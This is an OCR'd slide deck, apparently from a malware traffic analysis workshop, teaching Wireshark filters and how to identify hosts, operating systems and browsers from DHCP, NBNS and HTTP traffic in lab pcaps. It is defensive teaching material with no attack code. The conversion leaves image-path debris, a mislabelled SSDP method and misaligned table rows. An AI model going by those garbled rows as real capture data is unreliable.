2019-07-19 18:54:35	239.255.255.250
2019-07-19 18:54:36	239.255.255.250

Expression... +

Info


I-SEARCH * HTTP/1.1
I-SEARCH * HTTP/1.1

TCP Stream

UDP Stream

SSL Stream

Block 1 - Saving search filter expressions



Wireshark · Follow UDP Stream (udp.stream eq 0) · 2019-MTA-workshop

M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
Man:"ssdp:discover"
MX:3

M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
Man:"ssdp:discover"
MX:3

M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
Man:"ssdp:discover"
MX:3


Block 1 - Saving search filter expressions

I filter out this traffic by using the following search filter:

- **(http.request or ssl.handshake.type == 1)
and !(ssdp)** or
- **(http.request or ssl.handshake.type == 1)
and !(udp.port eq 1900)**


Block 1 - Saving search filter expressions

Click on the + sign on the far right of the filter bar




Block 1 - Saving search filter expressions

Name this filter: **basic**



Block 1 - Saving search filter expressions



Block 1 - Review

- Network Security Monitoring (NSM)
- Wireshark & other pcap analysis tools
- Incident reporting
- Wireshark setup

MALWARE TRAFFIC ANALYSIS WORKSHOP

***malware-traffic-analysis.net/2019/
workshop/bSIDesaugusta***

Up next...

***Block 2: Identifying hosts
and users***



Block 2 - Overview

- Host information
- Operating system and web browser
- Windows account name in AD environment from Kerberos traffic
- Exercises (3 pcaps)

Block 2 - Host information



- MAC address
- IP address
- Host name



Block 2 - Host information

2019-MTA-workshop-block-2-01.pcap

Block 2 - Host information

- DHCP filter Wireshark 2.x: **bootp**
- DHCP filter Wireshark 3.x: **dhcp**



bootp Expression... + basic

Time	Src	port	Dst	port	Info		
2019-05-03 18:43...	10.5.3.101	68	255.255.255.255	67	DHCP Inform	-	Transac
2019-05-03 18:43...	10.5.3.1	67	10.5.3.101	68	DHCP ACK	-	Transac


Frame 1: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 10.5.3.101, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 68, Dst Port: 67
Bootstrap Protocol (Inform)
Message type: Boot Request (1)
Hardware type: Ethernet (0x01)
Hardware address length: 6

Block 2 - Host information

```
Client MAC address: HewlettP_1c:47:ae (00:08:02:1c:47:ae)
Client hardware address padding: 000000000000000000000000
Server host name not given
Boot file name not given
Message cookie: DHCP
▶ Option: (53) DHCP Message Type (Inform)
▶ Option: (61) Client identifier
▼ Option: (12) Host Name
  Length: 12
    Host Name: Rambo-Win-PC
▶ Option: (60) vendor class identifier
▶ Option: (55) Parameter Request List
▶ Option: (255) End
Padding: 0000000000000000
```

Block 2 - Host info - Windows hosts

- NBNS filter: nbns



The screenshot shows a Wireshark capture window with the following details:

- Filter:** nbns (highlighted in a green box)
- Columns:** Time, Src, port, Dst, port, Info
- Time:** 2019-05-03 18:43...
- Src:** 10.5.3.101
- port:** 137
- Dst:** 10.5.3.1
- port:** 137
- Info:** Registration NB RAMBO-WIN-PC<20>
- Other Registrations:** Multiple entries for 10.5.3.101 to 10.5.3.255 port 137, labeled as Registration NB WORKGROUP<00> and NB RAMBO-WIN-PC<00>.
- Name Queries:** Three entries for 10.5.3.101 to 10.5.3.1 port 137, labeled as Name query NB WPAD<00>.

Block 2 - Host info - Windows hosts

Time	Src	port	Dst	port	Info	
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.1	137	Registration NB	RAMBO-WIN-PC<20>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	WORKGROUP<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<20>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	WORKGROUP<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<20>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	WORKGROUP<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<20>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	RAMBO-WIN-PC<00>
2019-05-03 18:43:20	10.5.3.101	137	10.5.3.255	137	Registration NB	WORKGROUP<00>
Frame 4: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)						
► Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5)						
► Internet Protocol version 4, Src: 10.5.3.101, Dst: 10.5.3.1						
► User Datagram Protocol, Src Port: 137, Dst Port: 137						
► NetBIOS Name Service						
Transaction ID: 0xa098						
► Flags: 0x2900, Opcode: Registration, Recursion desired						
Questions: 1						

Block 2 - Host info - Apple MacBook

2019-MTA-workshop-block-2-02.pcap

	Src	Src port	Dst	Dst port	Info	
16:54...	172.16.2.127	137	172.16.2.255	137	Registration NB STAN-MACBOOKPRO<00>	
16:54...	172.16.2.127	137	172.16.2.255	137	Registration NB STAN-MACBOOKPRO<00>	
16:54...	172.16.2.127	137	172.16.2.255	137	Registration NB STAN-MACBOOKPRO<00>	
16:54...	172.16.2.127	137	172.16.2.255	137	Release NB STAN-MACBOOKPRO<00>	
16:54...	172.16.2.127	137	172.16.2.255	137	Registration NB STAN-MACBOOKPRO<00>	
16:54...	172.16.2.127	137	172.16.2.255	137	Registration NB STAN-MACBOOKPRO<00>	
16:54...	172.16.2.127	137	172.16.2.255	137	Registration NB STAN-MACBOOKPRO<00>	

STAN-MACBOOKPRO

Block 2 - Up next...


- Host information
- **Operating system and web browser**
- Windows account name in AD environment from Kerberos traffic
- Exercises (3 pcaps)

OS and browser - MacBook

2019-MTA-workshop-block-2-02.pcap

http.request					
Time	Src	Dst	Dst port	Host	Info
2019-07-23 16:54...	198.49.23.145	80		www.thesodajerks.net	GET /soda-reviews/2019-07-23/16:54:00/198.49.23.145/80/www.thesodajerks.net
2019-07-23 16:54...	104.90.24.68	80		use.typekit.net	GET /ik/awUAYIUA4Phg
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/script
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/style
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/script
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/script
2019-07-23 16:54...	151.101.0.238	80		static1.squarespace...	GET /static/sitecss/
2019-07-23 16:54...	151.101.0.238	80		static1.squarespace...	GET /static/5026a1d1
2019-07-23 16:54...	198.49.23.145	80		www.thesodajerks.net	POST /api/census/Records
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/style
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/style
2019-07-23 16:54...	151.101.48.237	80		assets.squarespace....	GET /universal/script
2019-07-23 16:54...	198.49.23.145	80		www.thesodajerks.net	GET /api/1/win_rum/records

Block 2 - OS and browser - MacBook



Block 2 - OS and browser - MacBook

```
GET /soda-reviews/2019/7/19/mountain-dew-baja-blast-zero HTTP/1.1
Host: www.thesodajerks.net
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Safari/605.1.15
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```



```
HTTP/1.1 200 OK
date: Tue, 23 Jul 2019 16:40:54 GMT
expires: Thu, 01 Jan 1970 00:00:00 GMT
content-type: text/html; charset=utf-8
last-modified: Tue, 23 Jul 2019 16:40:55 GMT
content-encoding: gzip
etag: W/"3af462b56e05669ffdb56e3989244553"
content-length: 15763
Vary: Accept-Encoding
Age: 224
```

